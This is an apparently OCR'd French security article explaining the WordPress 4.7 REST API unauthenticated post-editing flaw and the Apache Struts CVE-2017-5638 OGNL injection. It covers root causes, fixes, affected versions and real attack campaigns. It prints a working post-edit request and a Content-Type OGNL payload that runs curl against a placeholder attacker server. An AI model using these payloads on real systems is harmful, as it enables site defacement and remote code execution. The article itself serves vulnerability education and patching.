
Exemple de type-juggling

L'exploitation de la vulnérabilité est donc très simple, il suffit d'envoyer à l'API REST un paramètre « id » composé des éléments suivants :

✚ un numéro d'article existant concaténé à une chaine de caractères
Par exemple : **1efzefzf**

Si l'on envoie la requête HTTP post suivante via l'API de WordPress dans le but d'éditer l'article '1' sans authentification :

- **Requête**: http://localhost:8888/wp-json/wp/v2/posts/1
- **Contenu POST de la requête** : id=1efzefzf&title=Hacked&content=upgrade



Comme précédemment, l'identifiant de l'article est extrait (1), mais étant donné que celui-ci est invalide, l'algorithme ne parvient pas à associer l'id avec un article existant. La méthode de vérification des droits reçoit donc un paramètre 'null'. Mais cette méthode est problématique : si aucune condition n'est vérifiée, les autorisations sont données et le processus se poursuit alors qu'il ne devrait pas.

Dans notre cas, aucun article n'est associé à l'identifiant **1efzefzf**. Aucune des 4 conditions ne peut être vérifiée. Les permissions sont donc accordées pour l'article **1efzefzf** non existant.

update_item_permissions_check (class-wp-rest-posts-controller.php)


Comme dans le scénario légitime, la méthode d'édition est appelée dans le but d'éditer l'article dont l'identifiant est 1efzefzf. Notre variable « id » est cependant tronquée pour ne garder que les caractères numériques à cause de l'utilisation de la

fonction de conversion (cast). L'identifiant fourni initialement (1efzefzf) se transforme en l'entier **1**. Ce traitement permet de rendre notre identifiant valide **(4)** et ainsi de récupérer notre article cible **(5)**. **Un attaquant non authentifié peut ainsi modifier l'article de son choix sur le site WordPress ciblé**.

En résumé : les autorisations sont vérifiées à partir d'un identifiant invalide (« id ») mal traité, permettant d'outrepasser les vérifications afin d'obtenir les droits d'écriture sur le bulletin. L'identifiant est ensuite traité de manière à considérer uniquement la partie numérique de la variable, permettant ainsi de faire le lien avec l'article existant et de le modifier.


De plus, la structure de la méthode de vérification des droits est problématique. En effet, il s'agit d'une vérification par liste noire (vérifiant les conditions invalides) et accorde par défaut les permissions demandées. Or d'une manière générale, il est recommandé d'appliquer la méthode inverse : implémenter une liste blanche, qui refuse par défaut les droits, sauf dans des conditions maitrisées.

Résultat de la requête via l'API Rest



Edition de l'article 1 en utilisant l'identifiant 1efzefzf

L'article a été effectivement édité.




Page modifiée

> 6. Comment la vulnérabilité a-t-elle été corrigée ?

Afin de corriger la vulnérabilité, les développeurs de WordPress ont rajouté des tests à différents endroits clés de la prise en charge de l'identifiant. Dès la réception de la requête, l'identifiant est extrait et vérifié avant tout traitement dans la méthode get_post. Si l'identifiant est détecté comme invalide, alors une erreur sera levée.

get_post (class-wp-rest-posts-controller.php)

Cette erreur de l'API WordPress sera alors retournée :



Erreur renvoyée par l'API WordPress du à l'utilisation d'un identifiant non valide

> 7. La faille est-elle facilement exploitable ? Des codes d'exploitation sont-ils disponibles ?

La vulnérabilité est extrêmement facile à exploiter au point qu'aucun outil n'est nécessaire ; il suffit d'envoyer une requête HTTP spécialement conçue vers l'API Rest du site WordPress visé.

Des codes d'exploitation développés en Ruby et Python sont cependant disponibles aux adresses suivantes :

- https://www.exploit-db.com/exploits/41223/
- https://www.exploit-db.com/exploits/41224/

Un autre code d'exploitation, s'appuyant sur le plugin WordPress « Insert PHP » permet d'insérer du code PHP et par conséquent de prendre le contrôle du site WordPress.

> 8. Suis-je affecté par la vulnérabilité ?

Vous êtes affectés par la vulnérabilité si votre application WordPress est sous la version 4.7 ou 4.7.1 et que l'API Rest de WordPress est activée (paramètre par défaut). Les versions antérieures ne sont pas vulnérables.

Vous êtes d'autant plus exposés si votre application WordPress utilise le plugin « Insert PHP », qui permet au pirate de prendre le contrôle du serveur.

> 9. Des attaques ont-elles été perpétrées ?

Quatre campagnes de défacement ont été observées. Au 6 février, plus de 68 000 pages vulnérables auraient été défigurées en exploitant cette faille.

Moins de 48 heures après la publication du patch 4.7.2 et par conséquent de la vulnérabilité, une première campagne de défiguration de site a été amorcée touchant plus de 66 000 pages web (référencées par Google). Réalisée par le groupe « w4l3XzY3« , les attaquants utilisaient principalement les 4 adresses IP suivantes :

- 176.9.36.102
- 185.116.213.71
- 134.213.54.163
- 2a00:1a48:7808:104:9b57:dda6:eb3c:61e1

La seconde campagne, moins fructueuse, montre environ 500 pages web défacées et signées par le groupe « Cyb3r-Shia » (utilisant l'adresse IP 37.237.192.22).
Enfin la 3ème et 4ème campagne, signées par deux groupes différents (« +NeT.Defacer » et « +Hawleri_hacker »), mais utilisant la même adresse IP (144.217.81.160) n'auraient touché que 1000 sites selon Google.
Depuis ces observations, il a été constaté au total, entre 1,4 et 1,8 million de pages défigurées.

> 10. Comment se protéger contre l'exploitation de cette faille ?

Il suffit de mettre à jour votre application ou de désactiver l'utilisation de l'API Rest de WordPress pour vous protéger de cette vulnérabilité.

Nous vous conseillons de mettre à jour votre site WordPress via l'utilitaire de mise à jour inclus au sein de la console d'administration de votre site, ou en téléchargeant la dernière version disponible à l'adresse suivante : https://wordpress.org/download/

> 11. Dois-je appliquer les correctifs en urgence ?

Si votre version est affectée, oui. Cette vulnérabilité est critique, extrêmement simple à exploiter et peut impacter directement l'image de votre entreprise, voire permettre de prendre le contrôle du site (sous certaines conditions spécifiques).

Références

- https://blog.sucuri.net/2017/02/content-injection-vulnerability-wordpress-rest-api.html
- https://blog.sucuri.net/2017/02/wordpress-rest-api-vulnerability-abused-in-defacement-campaigns.html
- https://blog.sucuri.net/2017/02/rce-attempts-against-the-latest-wordpress-rest-api-vulnerability.html
- https://blogs.akamai.com/2017/02/wordpress-web-api-vulnerability.html
- https://make.wordpress.org/core/2017/02/01/disclosure-of-additional-security-fix-in-wordpress-4-7-2/
- https://www.wordfence.com/blog/2017/02/rapid-growth-in-rest-api-defacements/

Failles web - Partie #3 : 12 questions pour comprendre la vulnérabilité Apache Struts


Par Antoine DUMOUCHEL, Adrien MARCHAND et Yann FERRERE

Amanda Bowman

> Préambule

Cet article porte sur la dernière vulnérabilité concernant Apache Struts 2. Cette faille critique, référencée CVE-2017-5638, s'exploite facilement et permet l'exécution de code arbitraire à distance. Cela peut conduire à d'importants dommages sur la machine d'une potentielle victime, allant du vol d'informations jusqu'à la prise de contrôle total du système via une élévation de privilèges. Nous allons découvrir ensemble les détails de cette vulnérabilité au travers de plusieurs questions. Les exemples et les extraits de code présentés proviennent de la version 2.5.10 d'Apache Struts.

> 1. Comment a été découverte cette faille ?



Nike Zheng, expert sécurité chez DBAPPSecurity a récemment découvert une faille de sécurité au sein du Framework Apache Struts. Celle-ci est référencée S2-045 par Apache. Elle affecte les versions de Struts 2.3.5 à 2.3.31 et de 2.5 à 2.5.10.

Cette vulnérabilité permet d'exécuter des commandes Java arbitraires à distance avec peu de prérequis. Elle est, par ailleurs, simple à exploiter, ce qui la rend particulièrement critique. Cette vulnérabilité a été rendue publique le 7 mars 2017.

> 2. Qu'est-ce que Apache Struts ?

Apache Struts est un framework libre et multiplateforme servant à la conception d'applications Web Java EE. Il utilise et étend l'API Servlet de Java (qui permet de créer dynamiquement des données au sein d'un serveur HTTP) afin d'encourager les développeurs à adopter l'architecture Modèle-Vue-Contrôleur (MVC).

Il existe deux versions de ce framework. La première version Apache Struts 1 a été créée en mai 2000. La seconde et dernière version est Apache Struts 2 créée en 2006. Cette version n'est pas une simple extension d'Apache Struts 1, mais bel et bien un framework à part entière. Elle intègre de nouvelles fonctionnalités et des outils inédits par rapport à la première version, notamment un module de traitement des descriptifs d'erreur utilisant l'évaluation du langage OGNL (Objet Graph Navigation Language).

**« Jakarta est un plugin du framework Struts 2.
Il est, entre autres, utilisé, par défaut, en tant que parseur multipart,
c'est-à-dire un analyseur syntaxique
de requêtes HTTP de type multipart. »**

Le framework Struts repose sur d'autres composants comme Jakarta pour traiter certains types de requêtes. Ces éléments sont configurés au sein du fichier « default.properties » du framework Struts.

> 3. Qu'est-ce que Jakarta ?

Jakarta est avant tout un ensemble de projets de logiciels libres, écrits en langage Java, développés par la fondation Apache, et publiés sous licence Apache. La première version de Struts a fait partie du projet Jarkarta jusqu'en mars 2004.

Jakarta est un plugin du framework Struts 2. Il est entre autres utilisé, par défaut, en tant que parseur multipart, c'est-à-dire un analyseur syntaxique de requêtes HTTP de type multipart.

Une requête multipart est une requête plus structurée qu'une requête POST conventionnelle ; elle permet notamment d'envoyer des fichiers ou des données de taille importante. Néanmoins, il existe d'autres analyseurs, comme le Pell's multipart parser.

> 4. Qu'est-ce que le langage OGNL ?

Struts 2 utilise OGNL (Objet Graph Navigation Language) comme langage d'expression. Il permet d'évaluer des expressions ou chaînes de caractères pour interagir avec les objets ou instances Java. Ce langage offre une très grande souplesse d'accès aux objets ou aux propriétés du contexte.

Voici quelques exemples de code :

✚ Déclaration d'une variable
```
variable = 'string'
```

✚ Référence aux objets dans ActionContext
```
#object_name
```

✚ Exemple concret
```
String message_session = '%{"Ouverture session : " + #session.user.username}'
```

#session.user.username correspond donc à ActionContext.getContext().getSession().get("username »).

Si on affiche la variable « message_session » :
```
Ouverture session : root
```

✚ Il existe des variables spéciales comme :
```
#context, #_memberAccess, #root, #session, #request, #attr, #parameters, etc.
```

✚ Exemple avec encodage :
Les 3 expressions suivantes sont équivalentes :

```
('\u0023' + 'session[\'user\']')(unused)=root
#session['user']=root
ActionContext.getContext().getSession().put("user », « root »)
```

✚ Usage du '%'
%{ OGNL expression } est utilisé pour forcer l'évaluation de l'OGNL d'un attribut.

```
&lt ;s:property value="maPropriété" default="%{maValeurDynamique}" /&gt ;
```

✚ Usage du '@'
Le symbole @ est utilisé pour faire référence aux propriétés statiques et aux méthodes.

> 5. Quels sont les impacts liés à l'exploitation de la faille ?

L'exploitation de la vulnérabilité référencée CVE-2017-5638 permet d'exécuter du code OGNL. Or, ce langage permet à un attaquant de manipuler des classes Java. Il peut ainsi exécuter ses propres commandes Java.

De ce fait, il est possible de modifier le comportement du programme vulnérable, d'envoyer des requêtes sur le réseau ou encore d'exécuter des commandes Shell. Un attaquant peut ainsi prendre totalement le contrôle d'un serveur implémentant une version vulnérable de Struts.

> 6. D'où provient la vulnérabilité ?

La vulnérabilité provient d'une mauvaise gestion des erreurs par Jakarta, survenant lors du traitement de requêtes dont le Content-Type est de type multipart.

La vulnérabilité peut être résumée en quelques étapes :

✚ Le framework Struts détecte une requête HTTP de type multipart.

✚ La requête est traitée par Jakarta (configuration du parseur utilisé au sein des propriétés du framework).


✚ En cas d'erreur survenant lors du traitement de la requête (Content-Type invalide par exemple), Jakarta insère alors le Content-Type au sein du message d'erreur, et communique ces informations à Struts.

✚ Le framework Struts cherche à afficher un message pour expliquer à l'utilisateur la cause de l'erreur. Le framework utilise pour cela une fonctionnalité non sécurisée, appelée findText(), qui évalue tout contenu OGNL.

Si une charge utile (payload) est placée dans l'entête Content-Type, elle sera alors évaluée et donc exécutée. Voici un exemple de gestion d'une requête HTTP erronée. Supposons la requête suivante, notez l'ajout de « FOO » à la fin du Content-Type (non-respect du protocole):

```
GET /page.html HTTP/1.0
Host: example.com
Content-Type: multipart/form-dataFOO
```

Cas d'un scénario légitime de traitement d'une erreur de parsing multipart



Représentation d'un scénario légitime de traitement d'une erreur de parsing multipart

Lorsque le serveur reçoit la requête, le framework Struts analyse l'entête Content-Type. Si le champ contient la sous-chaîne de caractères multipart/form-data, alors la requête est traitée par le parseur multipart de Jakarta (par défaut).

```
784         String content_type = request.getContentType();
785         if (content_type != null && content_type.contains("multipart/form-data")) {
786             MultiPartRequest multiPartRequest = getMultiPartRequest();
787             LocaleProviderFactory localeProviderFactory = getContainer().getInstance(LocaleProviderFactory.class);
788
789             request = new MultiPartRequestWrapper(
```

struts2/dispatcher/Dispatcher.java – wrapRequest()

Jakarta analyse la requête et s'arrête, car la chaîne de caractères « FOO » à la fin du Content-Type ne respecte pas le protocole HTTP. Une exception de type InvalidContentTypeException est levée avec comme message de description :

```
The request doesn't contains a multipart/form-data or multipart/mixed stream, content type header is multipart/form-dataFOO.
```

On retrouve donc le contenu de l'entête Content-Type dans le message d'erreur.

Chaque message d'erreur est ensuite analysé par une fonction qui recherche les balises %{...} pour les évaluer. Ce comportement est normal et sert notamment à remplacer d'éventuelles variables par leurs valeurs.
Exemple:

```
Error in object user whose name is %{“#user.name.toUpper()“}
```

devient:
```
Error in object user whose name is ROOT
```

Le message d’erreur est finalement envoyé dans les logs du programme.

Cas d’un scénario d'exploitation

Vous l’aurez donc compris, l’exploitation de cette vulnérabilité nécessite d’envoyer une requête HTTP dont le contenu du champ Content-Type répond à certaines conditions :

- Contient la sous chaîne de caractères « multipart/form-data » (en vert) ;
- Contient une charge utile interprétable selon la syntaxe OGNL (entre les balises en orange) ;
- Provoque une erreur de parsing, soit par une longueur dépassant les limites du protocole HTTP, soit par des caractères non autorisés.

L’attaquant pourrait donc envoyer la requête suivante :

```
GET /page.html HTTP/1.0
Host: example.com
Content-Type:
%{(#abc='multipart/form-data').
(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS).
(#context.setMemberAccess(#dm)).
(@java.lang.Runtime@getRuntime().
exec('curl http://SERVEUR_DE_L'ATTAQUANT'))}
```

> INFO

La vulnérabilité Apache Struts utilisée pour propager le ransomware Cerber


Des cybercriminels ont exploité la vulnérabilité concernant Apache Struts 2 (voir CXN-2017-1055) afin d'infecter des machines Windows et d'y installer le ransomware Cerber.

Dans la semaine du 20 mars, des chercheurs de F5 Networks ont remarqué des attaques dont le but était d'installer le ransomware Cerber sur des serveurs Windows. Des experts au SANS Technology Institute ont également rapporté ces attaques. Les attaquants ont utilisé le code d'exploitation disponible pour lancer des commandes shell et exécuter BITSAdmin (Background Intelligent Transfer Service) et d'autres outils en ligne de commande fournis avec Windows. Ces outils ont été utilisés pour télécharger et exécuter Cerber.

Le ransomware chiffre d'importants fichiers trouvés sur le système et demande un montant en bitcoins en échange d'un "programme de déchiffrement spécial" nécessaire pour les récupérer. L'adresse Bitcoin où le montant doit être transféré a été retrouvée dans d'autres campagnes du même type. F5 Networks a relevé 84 bitcoins associés à cette adresse, soit un montant proche de 100 000 $.

Un chercheur indépendant a relevé que des systèmes de AT&T testés quatre à cinq jours après la publication de l'exploit étaient vulnérables aux attaques. Il dit avoir réussi à exécuter des commandes sur les serveurs, ce qui aurait pu lui permettre d'entraver fortement le fonctionnement de l'entreprise.

Le schéma ci-dessous représente le flux d'exécution de la charge utile de l'attaquant :



Représentation du flux d'exécution

Le champ Content-Type contient bien la sous-chaîne de caractères multipart/form-data, car la charge utile contient une déclaration de variable en OGNL #abc='multipart/form-data'. La requête est donc envoyée au parseur vulnérable.

Tout comme dans l'exemple précédent, le Content-Type ne respecte pas le protocole HTTP. Une exception de type InvalidContentTypeException est levée avec la charge utile contenue dans le message d'erreur.

Le contenu des balises %{...} est évalué en OGNL, le code Java correspondant est donc exécuté.

De plus, une variante de cette attaque a été détectée le 20 mars 2017. Cette dernière consiste à générer à nouveau une erreur lors du parsing d'une requête HTTP multipart, via la bibliothèque Jakarta. En effet, il est possible de définir dans l'entête Content-Length une valeur supérieure à 2GB. Au-delà de cette taille de fichier, le parseur va générer une erreur et construire un message associé à celle-ci. Lors de la construction de ce message, la valeur « filename », également présente dans l'entête de la requête envoyée, va être interprétée en OGNL à l'aide de la même méthode originale.

Cette variante permet elle aussi de forcer un serveur vulnérable à exécuter des commandes Java arbitraires à distance.

Par ailleurs, l'utilisation d'une charge utile plus évoluée permet à un attaquant d'exécuter des commandes, quel que soit le système d'exploitation cible (Windows, Linux, etc.). Le retour de ces commandes peut également être envoyé à l'attaquant en redirigeant la sortie des commandes dans le flux de réponse.

> 7. Comment la vulnérabilité a-t-elle été corrigée ?

Afin d'analyser le correctif, nous avons réalisé une comparaison du code entre les versions 2.5.10 (vulnérable) et 2.5.10.1 (non vulnérable), via Github. En regardant les commits, nous pouvons observer que des modifications ont été apportées sur le fichier « FileUploadInterceptor.java". Ce dernier permet le traitement des requêtes d'envoi de fichiers.

Nous avons ainsi pu observer que les développeurs de Struts ont retiré l'exécution de la méthode findText() dans ce commit. Cette dernière est appelée dans le cas où une erreur de parsing d'une requête HTTP est détectée. Le fait de ne plus utiliser cette méthode permet d'empêcher l'évaluation d'expressions OGNL présentes dans le champ Content-Type de l'entête HTTP, qui est évalué en cas d'erreur.

